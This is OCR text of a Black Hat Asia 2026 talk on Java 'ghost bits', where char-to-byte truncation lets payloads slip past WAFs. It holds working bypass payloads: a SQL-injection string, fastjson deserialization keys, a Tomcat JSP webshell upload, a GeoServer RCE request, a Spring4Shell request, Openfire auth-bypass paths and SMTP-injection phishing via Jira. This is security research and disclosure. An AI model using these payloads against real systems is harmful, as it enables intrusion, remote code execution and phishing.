
black hat
ASIA 2026
Cast Attack
A New Threat Posed by ghost Bits in Java

Who are we

Speakers

Xinyu Bai

B1u3r(浅蓝)

blue@ixsec.org

Security Researcher

Focused on Web & Application Vulnerability Research

@iSafeBlue

@b1u3r

Zhihui Chen

1ue

1ue1uekin8@gmail.com

Security Engineer @ AlibabaCloud

Focus on Application security

@luelueking

@1ue1166323

Contributor

Zongzheng Zheng SpringKill

@chun_springX

What’s Ghost Bits ?

Concept

U+2F58

00101111 00111010

X

BurpSuite Encoding Story

The Discovery

STEP 1: INPUT

Testing request_uri with Chinese characters...

Request \u5927\u9ED1\u9614

Raw

```
1 GET /大黑阔 HTTP/1.1 \r \n
2 Host: localhost:8000 \r \n
3 Connection: close \r \n
```

Characters converted to weird bytes:

STEP 2: UNEXPECTED OUTPUT

Request \x27\xd1\x14

Raw

```
1 GET /' d1 14 HTTP/1.1 \r \n
2 Host: localhost:8000 \r \n
3 Connection: close \r \n
```

Root Cause Analysis

The Issue

This method writes each character of the string to the output stream by discarding its **high 8 bits**, causing data corruption for non-ASCII characters.

Method Used:

DataOutputStream#writeBytes(String s)

```
/**
 * Writes out the string to the underlying output stream as a
 * sequence of bytes. Each character in the string is written out, in
 * sequence, by discarding its high eight bits. If no exception is
 * thrown, the counter <code>written</code> is incremented by the
 * length of <code>s</code>.
 *
 * @param      s    a string of bytes to be written.
 * @exception  IOException  if an I/O error occurs.
 * @see        java.io.FilterOutputStream#out
 */
public final void writeBytes(String s) throws IOException {
    int len = s.length();
    for (int i = 0 ; i < len ; i++) {
        out.write((byte)s.charAt(i));
    }
    incCount(len);
}
```

High eight bits? → Ghost Bits !!!

```
lang:Java AND ("(byte)ch" OR "(byte) ch" OR "ch & 0xff" OR "baos.write(ch"
```

8.1k results in 12.34s Display limit hit

Ghost bits is every where !!!

1. (byte) ch
2. ch & 0xff
3. baos.write(ch)
4. writeBytes(……

what can we do?

Traffic spoofing

WAF Bypass

BCEL Ghost Bits — WAF Bypass

```
new ClassLoader().loadClass("$$BCEL$$伟匕伀伀伀伀伀伀伀亳汞乍乏丩乂伐伽卜㲋为...").newInstance()
```

STEP 1 **ClassLoader#createClass()** → STEP 2 **Utility#decode()** → VULNERABILITY POINT **ByteArrayOutputStream#write(ch)**

Utility.java — Decoding Logic

```
1 char[] chars = s.toCharArray();
2 CharArrayReader car = new CharArrayReader(chars);
3 JavaReader jr = new JavaReader(car);
4 ByteArrayOutputStream bos = new ByteArrayOutputStream();
5 int ch;
6 while((ch = jr.read()) >= 0) {
7     bos.write(ch); // ← Ghost Bits Injected Here
8 }
```

Jackson Ghost Bits — WAF Bypass

WAF SEES

INPUT STRING

"name": "\u丰丰耳失\u丰丰甲丰\u丰丰男堵\u丰丰茶E\u丰丰茶夹\u丰丰茶F\u丰丰茶E\u丰丰甲丰\u丰丰男耳\u丰丰茶堵\u丰丰茶C\u丰丰茶堵\u丰丰茶耳\u丰丰男水\u丰丰甲丰\u丰丰耳失\u丰丰耳甲\u丰丰耳耳"

WAF INTERPRETS AS

\u丰丰耳失...

No SQL keyword found

charToHex — ch & 255

```
public static int charToHex (int ch) {
    return sHexValues [ch & 255 ];
}
```

Ghost Bit: upper 8 bits silently dropped

CHARACTER MAPPING

丰	→ 0x4E30	& 255	→ 0x30	0
丰	→ 0x4E30	& 255	→ 0x30	0
耳	→ 0x8033	& 255	→ 0x33	3
失	→ 0x5931	& 255	→ 0x31	1

Result: "1"

JACKSON SEES

AFTER CHARTOHEX DECODING

"name": "1 union select 1,2,3--"

JACKSON MAPS FIELD AS

1 union select
1,2,3--

SQL injection executed

SQL injection

fastjson \u escape

JSONLexerBase.java

```java
case 'u':
char c1 = this.next();
char c2 = this.next();
char c3 = this.next();
char c4 = this.next();
int val = Integer.parseInt(
     new String(new char[]{c1,c2,c3,c4}), 16);
this.putChar((char) val);
break;
```

The Mechanism

Integer.parseInt uses Character.digit(), which accepts Unicode decimal digits from various scripts.

parseInt("0040", 16) = 0x0040 → @

WAF SEES

{ "@type" : "com.sun.rowset.JdbcRowSetImpl"}

✗ BLOCK

BYPASSED PAYLOAD

{"\u꘠๐๔੦type": ...}

✓ PASS

꘠	๐	๔	੦
Vai	Thai	Thai	Punjabi
U+A620	U+0E50	U+0E54	U+0A66
digit() → "0"	digit() → "0"	digit() → "4"	digit() → "0"

fastjson \x escape

WAF SEES {"@type": "..."} ✗ BLOCK

BYPASSED PAYLOAD {"\x4_type": ...} ✓ PASS

JSONLexerBase.java

```
case 'x':
    char x1 = this.ch = this.next();
      char x2 = this.ch = this.next();
        int x_val = digits[x1] * 16
       + digits[x2];
        char x_char = (char) x_val;
    hash = 31 * hash + x_char;
      this.putChar(x_char);
```

'4'

x1 = 0x34 (52)

digits[52]

= 4

+

'_'

x2 = 0x5F (95)

digits[95]

= 0

digits[x1] × 16 + digits[x2]

= 4 × 16 + 0 = (char)64 = '@'

@type resolved

→ Deserialization

Tomcat File Upload Bypass

RFC2231Utility.java

```java
private static byte[] fromHex(final String text) {
    final int shift = 4;
  final ByteArrayOutputStream out =
        new ByteArrayOutputStream(text.length());
    for (int i = 0; i < text.length();) {
        final char c = text.charAt(i++);
        if (c == '%') {
      // i > text.length()-2: break
            final byte b1 =
        HEX_DECODE[text.charAt(i++) & MASK];
            final byte b2 =
        HEX_DECODE[text.charAt(i++) & MASK];
       out.write((b1 << shift) | b2);
     } else {
            out.write((byte) c);    // ← Ghost Bit!
    }
  }
    return out.toByteArray();
}
```

WAF Inspection

filename*=

"UTF-8''1.陪sp"

陪 = U+966A

Not .jsp — No Alert

✓ PASS

Ghost Bit

U+966A

1001 0110 0110 1010

(byte) c

0x96 dropped

0x4A = 'j'

Server Saves

1.jsp

WAF saw: 1.陪sp

Server got: 1.jsp

✓ Webshell Upload

Request POST /upload

```
POST /upload HTTP/1.1
Host: localhost:8080
Content-Type: multipart/form-data

------WebKitFormBoundary...
Content-Disposition: form-data;
  name="file";
filename*="UTF-8''1.陪sp"

BlackHat...
------WebKitFormBoundary---
```

Response 200 OK

```
HTTP/1.1 200 OK
Content-Length: 6
Date: Sat, 01 Jun 2024
Connection: close
```


1.jsp Saved Successfully

Full-width URL Encoding Bypass

2	2	e	e	f	f
U+FF12	U+0032	U+FF45	U+0065	U+FF46	U+0066

01 10 %２e%２e%２f → decoded byte → %2e%2e%2f = ../

STEP 1 URLDecoder	/opt/ %２e%２e%２f tmp %２f test	/opt/../tmp/test
STEP 2 File.toURL()	/opt/ %２e%２e%２f tmp %２f test	/opt/../tmp/test
STEP 3 new URL(...)	file:/opt/ %２e%２e%２f tmp %２f test	file:/opt/../tmp/test



Ghost-Bit URL Encoding Bypass

Spring

Input

`1u%65.陪sp`

Method

StringUtils.uriDecode("1u%65.陪sp", UTF_8)

Undertow

Input

`1ue\u2e6asp`

Method

URLUtils.decode("1ue\u2e6asp", "UTF-8", false, false, sb)

Jetty

Input

`1ue%2>sp`

Method

URIUtil.decodePath("1ue%2>sp")

Vert.x

Input

`1ue%2e.陪sp`

Method

RFC3986.decodeURIComponent("1ue%2e.陪sp", true)

stdout

DECODED RESULT

1ue.jsp

Status: Success

Type: File Access

Bypass: Normalization

process completed

Base64 Decode Bypass

ō	Ř	Ṛ	Ŭ
U+014D	U+0158	U+0156	U+016C
& 0xFF → 0x4D	& 0xFF → 0x58	& 0xFF → 0x56	& 0xFF → 0x6C
pem_convert_array	pem_convert_array	pem_convert_array	pem_convert_array
[0x4D] = "M"	[0x58] = "X"	[0x56] = "V"	[0x6C] = "l"
base64 idx = 19	base64 idx = 23	base64 idx = 21	base64 idx = 37

new BASE64Decoder(). decodeBuffer (" ōŘṚŬ ") = new BASE64Decoder(). decodeBuffer (" MXVl ") → "1ue"

AFFECTED JDK INTERNAL DECODERS

Ghost Bit: char index silently truncated to low byte — pem_convert_array[decode_buffer[i] & 255]

- sun.misc.BASE64Decoder
- com.sun.org.apache.xml.internal.security.utils.Base64
- com.sun.xml.internal.messaging.saaj.util.Base64

WAF sees unrecognizable Unicode → PASS →decoder executes payload

GeoServer CVE-2024-36401 bypass

WAF Rule: block if URL contains **Runtime** | **Runtime** | **Ru%6[eE]time**

ATTACKER

Sends payload:

...Ru**%6>**time.

getRu**%6>**time()

WAF

Inspects raw URL:

Ru**%6>**time

≠ Runtime | ≠ Ru%6etime

→ No match → **PASS ✓**

JETTY

URL Decode:

%6> →**%6e** →**'n'**

GEOSERVER

Receives clean:

exec(java.lang.

Runtime.get

Runtime(),

'touch /tmp/...')

HTTP Request (actual payload sent)

```
GET /geoserver/wfs?service=WFS&version=2.0.0
&request=GetPropertyValue
&typeNames=sf:archsites&valueReference=
exec(java.lang.Ru%6>time.getRu%6>time(),'touch%20/tmp/success')

Host: your-ip:8080
User-Agent: Mozilla/5.0 ...
```

Server Filesystem — /tmp

```
root@34d7e49ed3fe:/tmp# ls
hsperfdata_root
success        ← created by RCE!
```

Spring4Shell WAF bypass

RFC2231Utility.java

```
private static byte[] fromHex (final String text) {
    final int shift = 4;
    final ByteArrayOutputStream out
    = new ByteArrayOutputStream(text.length());
for (int i = 0; i < text.length();) {
    final char c = text.charAt(i++);
    if (c == '%') {
        final byte b1 = HEX_DECODE[text.charAt(i++) & MASK];
        final byte b2 = HEX_DECODE[text.charAt(i++) & MASK];
        out.write((b1 << shift) | b2);
    } else {
     out. write ((byte) c); // ⚠ Ghost Bits!
    }
}
```

VULNERABILITY DETECTED: TRUNCATION

Payload Analysis

Unicode Normalization Vulnerability

㹣౬ᙡ⑳⑳ → class

㹣	U+3E63	(byte) → 0x63	'c'
౬	U+0C6C	(byte) → 0x6C	'l'
ᙡ	U+1661	(byte) → 0x61	'a'
⑳	U+2473	(byte) → 0x73	's'
⑳	U+2473	(byte) → 0x73	's'

Spring4Shell WAF bypass

Original Payload

```
POST /exploit  HTTP/1.1
...
--------------------------AERDaopYEqKNTRHptzsnYKFZbjMjNnbBuV
Content-Disposition:form-data; name=" class
.module.classLoader.resources.context.parent.pipeline.first.directory"


webapps/ROOT
--------------------------AERDaopYEqKNTRHptzsnYKFZbjMjNnbBuV
...
```

WAF BLOCKED Pattern: 'class' matched

Ghost Bits Payload

```
POST /exploit  HTTP/1.1
...
--------------------------AERDaopYEqKNTRHptzsnYKFZbjMjNnbBuV
Content-Disposition:form-data; name*=utf-8'' 狢ꞓա⑳⑳
.module.classLoader.resources.context.parent.pipeline.first.directory"


webapps/ROOT
--------------------------AERDaopYEqKNTRHptzsnYKFZbjMjNnbBuV
...
```

WAF BYPASSED Pattern: No match

RealWorld Vulnerabilities

Attack Vector

"Ghost Bits" Bypass Auth : Openfire (CVE-2023-32315)

From /../ to Auth Bypass

traditional payload
/%u002e%u002e/

ghost bits payload
/%2>%2>/

Vulnerability Background & Core Logic (CVE-2023-32315)

The Openfire Admin Console uses **AuthCheckFilter** to manage access control. The vulnerability lies in the logic governing the **Exclusion List (Excludes)**.

Vulnerable Path

org.jivesoftware.admin.AuthCheckFilter

```
// Simplified Logic in AuthCheckFilter.java
String url = request.getRequestURI().substring(1);
for (String exclude : excludes) {
    if (testURLPassesExclude(url, exclude)) { // The bypass point
        doExclude = true;
        break;
    }
}
if (!doExclude) {
    // Perform authentication; redirect to login if failed
}
```

CORE LOGIC

If a request path matches an exclusion rule (e.g., setup/setup-*), the **doExclude** flag is set to true, bypassing subsequent authentication checks.

Traditional Unicode Bypass (%u002e)

BACKGROUND

Over a decade ago (**CVE-2008-6508**), developers attempted to fix path traversal by blacklisting and `..` . `%2e`

CVE-2023-32315 discovered this could be bypassed using `%u002e` (UTF-16 encoded dot).

TRADITIONAL PAYLOAD

```
/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
```

BYPASS REASON

AuthCheckFilter only scans for .. and %2e. It does not recognize %u002e and returns true.

The underlying Jetty server supports %u decoding, normalizing it back to ...

Jetty canonicalizes the path to **/log.jsp** and executes the request with administrative privileges.

Advanced Exploit: The "Ghost Bits" Payload (%2>)

Moving beyond Unicode, attackers can leverage flaws in Jetty's low-level hex conversion functions to use **%2>** instead of a literal dot **..**

NEW BYPASS PATH

```
/setup/setup-s/%2>%2>/%2>%2>/log.jsp
```

WHY IT WORKS

AuthCheckFilter and most WAFs perceive %2> as an invalid URL encoding or a harmless string.

Jetty's **TypeUtil.convertHexDigit** suffers from "Ghost Bits Loss" when handling non-hexadecimal characters, forcing them into valid hex values.

Source Analysis: Jetty's Ghost Bits Loss

The root cause is an optimization algorithm in **org.eclipse.jetty.util.TypeUtil#convertHexDigit**.

KEY INSIGHT

- Designed for high performance, this function lacks strict range validation for input characters.
- Uses bitwise operations to "collapse" characters into the 0-15 range.
- Non-hex characters are silently converted to valid hex digits.

```java
/**
 * @param c Encoded character (Expected: 0-9, a-f, A-F)
 * @return Corresponding byte value 0-15
 */
public static int convertHexDigit(char c) {
    // GHOST BITS LOSS: The '& 0x1f' operation discards higher-order bits
    int d = ((c & 0x1f) + ((c >> 6) * 0x19) - 0x10);

    if (d < 0 || d > 15)
        throw new NumberFormatException("!hex " + c);
    return d;
}
```

Mathematical Proof: Why > equals E?

By tracing the character > through the convertHexDigit algorithm, we can see how the identifying "bits" are stripped away:

Character >

ASCII value 0x3E Binary: 0011 1110

Step 1: Execute c & 0x1f

0011 1110 & 0001 1111 = 11110 Decimal 30. High bits truncated ("Ghost Bits").

Step 2: Execute (c >> 6)

Since 0x3E < 64, the result is 0

Final Calculation

Decimal 14 in Hex is E 30 + (0 × 25) - 16 = 14Decimal 14 in Hex is E

The Attack-Defense Game: Evolution of Obfuscation

Using **%2>** is significantly more effective in real-world scenarios than %u002e:

Comparison

- WAF Visibility: %u002e = Extremely High (Commonly blocked) vs %2> = Extremely Low (Appears as noise)
- Parser Support: %u002e = Limited to UTF-16 aware servers vs %2> = Dependent on "loose" Hex algorithms
- Obfuscation Potential: %u002e = Static vs %2> = High (e.g., %2^, %2~ might also map to .)

Attack Chain

- Attacker sends **%2>** request
- WAF permits (assumes harmless)
- Openfire Filter permits (no blacklist match)
- Jetty decodes and canonicalizes to ..→

Unauthorized Admin Access

"Ghost Bits" Read Arbitrary File: Spring CVE-2025-41242

Let's "Hack" the Spring Framework!!!

Patch First - Insights from GitHub PR #34673

Patch Background

Fix Target: Corrected the logic error in when decoding hexadecimal sequences.

`StringUtils.uriDecode`

Bits "Collapse"

Java `char` is 16-bit, but `baos.write` only accepts the lowest 8 bits.

If a character's high bits (**Ghost Bits**) are non-zero, they are discarded during the write operation, leaving only the low 8 bits to represent the character.


StringUtils.java — Code Comparison

```
825  -  ByteArrayOutputStream baos = new ByteArrayOutputStream(length);
     825 +  StringBuilder output = new StringBuilder(length);
826  826    boolean changed = false;
827  -  for (int i = 0; i < length; i++) {
828  -      int ch = source.charAt(i);
     827 +  byte[] bytes = null;
     828 +  int i = 0;
     829 +  while (i < length) {
     830 +      char ch = source.charAt(i);
829  831        if (ch == '%') {
830  -          if (i + 2 < length) {
831  -              char hex1 = source.charAt(i + 1);
832  -              char hex2 = source.charAt(i + 2);
833  -              int u = Character.digit(hex1, 16);
834  -              int l = Character.digit(hex2, 16);
835  -              if (u == -1 || l == -1) {
836  -                  throw new IllegalArgumentException("Invalid encoded sequence \"" + source.substring(i) + "\"");
     832 +          try {
     833 +              if (bytes == null) {
     834 +                  bytes = new byte[(length - i) / 3];
     835 +              }
     836 +
     837 +              int pos = 0;
     838 +              while (i + 2 < length && ch == '%') {
     839 +                  bytes[pos++] = (byte) HexFormat.fromHexDigits(source, i + 1, i + 3);
     840 +                  i += 3;
     841 +                  if (i < length) {
     842 +                      ch = source.charAt(i);
     843 +                  }
44   -              }
-    -              baos.write((char) ((u << 4) + l));
-    -              i += 2;
```

ghost bits

POC & Call Stack

Function Call Chain



POC Exploit

Including spring-boot-start-jetty <=3.2.4 consumes no configuration.

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-jetty</artifactId>
</dependency>
```

HTTP Request & Response

The Crafted Payload - Why "阮严灵丰丰甲来"?

RESULT /.%u002e/

CHARACTER	UNICODE	TRUNCATED BYTE	ASCII RESULT
阮	U+962E	0x2E	.
严	U+4E25	0x25	%
灵	U+7075	0x75	u
丰	U+4E30	0x30	0
丰	U+4E30	0x30	0
甲	U+7532	0x32	2
来	U+6765	0x65	e

The "Alchemy" of Payload

Art of Bypass - Time Gap & Double Parsing

Spring's Static Defense

```
// ResourceHttpRequestHandler#getResource
if (isInvalidPath(path)) return null; // Checks for "../" literal
```

Bypass Principle: Path is `/.%u002e/` . No `../` substring found. Returns **Green (Safe)**.

Jetty's Physical Execution

Enters `PathResource#resolve` .


Critical Feature: Recognizes `%u002e` as Unicode dot (.).

Collapsed Path: `/.%u002e/` → `../../`


Conclusion

Spring sees "harmless" Unicode, while Jetty interprets "lethal" directory traversal markers.

"Ghost Bits" Inject SMTP Protocol: CVE-2025-7962



Deep Dive into SMTP Injection



Code Snippet: JAKARTA EE

```java
// Location: org.eclipse.angus.mail.util.ASCIIUtility#getBytes
public static byte[] getBytes(String s) {
    char[] chars = s.toCharArray();
    int size = chars.length;
    byte[] bytes = new byte[size];

    // [Vulnerability Trigger Point]
    for (int i=0; i < size; bytes[i] = (byte) chars[i++]) {
        // No range validation is performed, direct forced type casting!
    }
    return bytes;
}
```

ghost bits

SMTP Protocol Smuggling

Core Points

Using the \r\n generated by the "Ghost Bits", attackers can prematurely close current SMTP commands.

Attack Payload Example

```
attacker[Ghost\r\n]DATA[Ghost\r\n]Subject: You are Hacked![Ghost\r\n][Ghost\r\n]Malicious Link...
```

Actual Raw Message

```
RCPT TO:<attacker@qq.com>
DATA
Subject: You are Hacked!
Malicious Link...
.
QUIT
```


The Domino Effect (Supply Chain Impact)

From Bottom to Top: A Fallen Supply Chain

Core Points

angus.mail does not exist in isolation; it is a foundational pillar of the Java ecosystem.

⚠ As long as an upstream application allows user input for email addresses and sends emails from the backend, it can trigger the underlying truncation.



Case Study 1 — System Mail Hijacking

Affected Versions: Jira v9.12.16

Jira

Jira Turned into an Official Phishing Launcher

Attack Chain

- The attacker registers a new account in Jira.
- Inputs a string containing the **Ghost Bits payload** into the "Email Address" field.
- The Jira backend attempts to send a "Registration Confirmation" email.
- SMTP injection is triggered; original email is discarded and replaced by attacker's custom content.

Lethal Impact

SENDER IDENTITY

The sender is the **real, official Jira email address**.

